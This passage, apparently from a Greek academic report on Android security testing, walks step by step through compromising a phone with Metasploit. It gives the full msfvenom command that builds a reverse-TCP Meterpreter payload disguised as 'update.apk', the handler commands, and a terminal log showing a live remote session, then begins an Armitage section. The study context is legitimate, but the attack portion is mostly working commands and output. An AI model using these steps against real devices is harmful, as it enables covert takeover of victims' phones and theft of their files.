
Μέσω του Kali Linux ανοίγει το τερματικό του Linux και έπειτα καλείτε το πρόγραμμα MSF Venom (Εικόνα 1). Έπειτα χρειάζεται να βρεθεί η IP διεύθυνση του υπολογιστή όπου θα τρέχει το πρόγραμμα και οι εντολές και όπου θα επικοινωνεί με την Android συσκευή. Αυτό θα επιτευχτεί ανοίγοντας ένα άλλο παράθυρο στο τερματικό του Linux και γράφοντας την εντολή ifconfig.




Εικόνα 1.

## Εντολή ifconfig

Μέσω αυτής της εντολής θα βρεθεί η ip του υπολογιστή η οποία θα χρησιμοποιηθεί ως lhost. (Εικόνα 2 και Εικόνα 3)




Εικόνα 2.



Εικόνα 3

## Δημιουργία apk αρχείου


Τώρα χρειάζεται να δημιουργηθεί μια υποτιθέμενη εφαρμογή όπου θα εγκατασταθεί στο κινητό του θύματος, στην οποία θα δημιουργηθεί η σύνδεση με τον υπολογιστή. Ανοίγοντας ένα νέο παράθυρο τερματικού στον υπολογιστή και πληκτρολογώντας την εντολή `msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.69 lport=7777 R > update.apk` δημιουργείτε ένα apk. αρχείο. (Εικόνα 4)



Εικόνα 4.

### Δημιουργία της εφαρμογής για την εισβολή.


Αφού δημιουργήθηκε το αρχείο που θα σταλθεί στο κινητό του θύματος και θα πρέπει γίνει εγκατάσταση σε αυτό με ονομασία **update.apk**. Σε αυτή τη περίπτωση όμως θα μεταφερθεί από τον υπολογιστή στο κινητό περνώντας το στο φάκελο Download (Εικόνα 5)




Εικόνα 5.

## Payload για το exploit

Γράφοντας την εντολή `use exploit/multi/handler` θα δημιουργηθεί η θύρα όπου θα γίνεται η σύνδεση με το θύμα. Αυτό πραγματοποιείται μέσω της χρήσης του payload, γράφοντας την εντολή `set payload android/meterpreter/reverse_tcp`. Στο επόμενο βήμα το MSF Venom έχει ετοιμάσει το exploit που θα τρέχει αυτή τη θύρα. Αλλά για να δουλέψει σωστά το payload, θα πρέπει να εισαχθούν οι επιλογές `lhost`, `lport`, οι οποίες είναι η IP διεύθυνση του υπολογιστή που θα χρησιμοποιηθεί και η διεύθυνση που θα δημιουργηθεί η συνεδρία αυτή. Οπότε μέσω των εντολών `set lhost 192.168.1.69` `set lport=7777` ορίζονται οι παράμετροι. (Εικόνα 6,7)




Εικόνα 6.



Εικόνα 7.

Στη συνέχεια αυτό που μένει είναι η ενεργοποίηση του exploit. Αυτό θα γίνει πληκτρολογώντας την εντολή exploit. (Εικόνα 8)




Εικόνα 8.

## Εγκατάσταση της εφαρμογής

Σε αυτή τη περίπτωση η εγκατάσταση της εφαρμογής θα γίνει περνώντας την μέσω ενός καλωδίου usb στο κινητό.




Αφού τελειώσει το κατέβασμα του προγράμματος και γίνει η εγκατάσταση του στη συσκευή είναι όλα έτοιμα για να ξεκινήσει η εκμετάλλευση των αρχείων που βρίσκονται μέσα ή οποιαδήποτε άλλη χρήση επιθυμεί ο επιτιθέμενος. (Εικόνα 9)



Εικόνα 9.

## Εκκίνηση και απόδειξη εκμετάλλευσης

Πληκτρολογώντας την εντολή `help` εμφανίζονται όλες οι εντολές που μπορούν να χρησιμοποιηθούν. (Εικόνες 10,11)



```
root@kali: ~  
File Edit View Search Terminal Help  
Kernel panic: attempted to kill the idle task!  
in swapper task--not-asynclog  
  
=[ metasploit v4.16.55-dev ]  
+ -- --=[ 1758 exploits - 1006 auxiliary - 306 post ]  
+ -- --=[ 536 payloads - 41 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/handler  
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set lhost 192.168.1.69  
lhost => 192.168.1.69  
msf exploit(multi/handler) > set lport 7777  
lport => 7777  
msf exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.69:7777  
[*] Sending stage (70031 bytes) to 192.168.1.64  
[*] Meterpreter session 1 opened (192.168.1.69:7777 -> 192.168.1.64:51235) at 2018-05-26 18:44:44 +0300  
  
meterpreter > help
```

Εικόνα 10.



Εικόνα 11..

## Χρήση του Armitage για προσπάθεια εισβολής

Το Armitage είναι ένα γραφικό εργαλείο διαχείρισης που απεικονίζει στόχους και συνιστά εκμετάλλευση. Πρόκειται για ένα εργαλείο ασφάλειας δικτύων ελεύθερης και ανοιχτής πηγής, το οποίο είναι αξιοσημείωτο για τη συνεισφορά του επιτρέποντας κοινές συνεδρίες, δεδομένα και επικοινωνία μέσω μιας ενιαίας παρουσίασης του..

Το Armitage είναι ένα front-end GUI που αναπτύχθηκε με στόχο να βοηθήσει τους επαγγελματίες ασφαλείας να κατανοήσουν καλύτερα την πειρατεία. Αρχικά έγινε για Ασκήσεις Άμυνας στον κυβερνοχώρο, αλλά από τότε έχει επεκτείνει τη βάση των χρηστών σε άλλους δοκιμαστές διείσδυσης.


## Απόδειξη Αδυναμίας μέσω μολυσμένης εφαρμογής

### Εκκίνηση του Armitage

Αρχικά θα πρέπει να ανοιχτεί το τερματικό του Linux και να ξεκινήσει ο διακομιστής postgresSQL και έπειτα να γίνει εκκίνηση του Armitage. Το Armitage τότε θα συνδεθεί με τον διακομιστή RPC για τον έλεγχο του Metasploit.

## Εντολή **service postgresql start**


Μέσω αυτής της εντολής θα ξεκινήσει ο διακομιστής postgresql.(Εικόνα 12)



Εικόνα 12.

## Εντολή armitage


Μέσω αυτής της εντολής θα γίνει η εκκίνηση του προγράμματος. (Εικόνα 13)



Εικόνα 13.

## Εντολή ifconfig

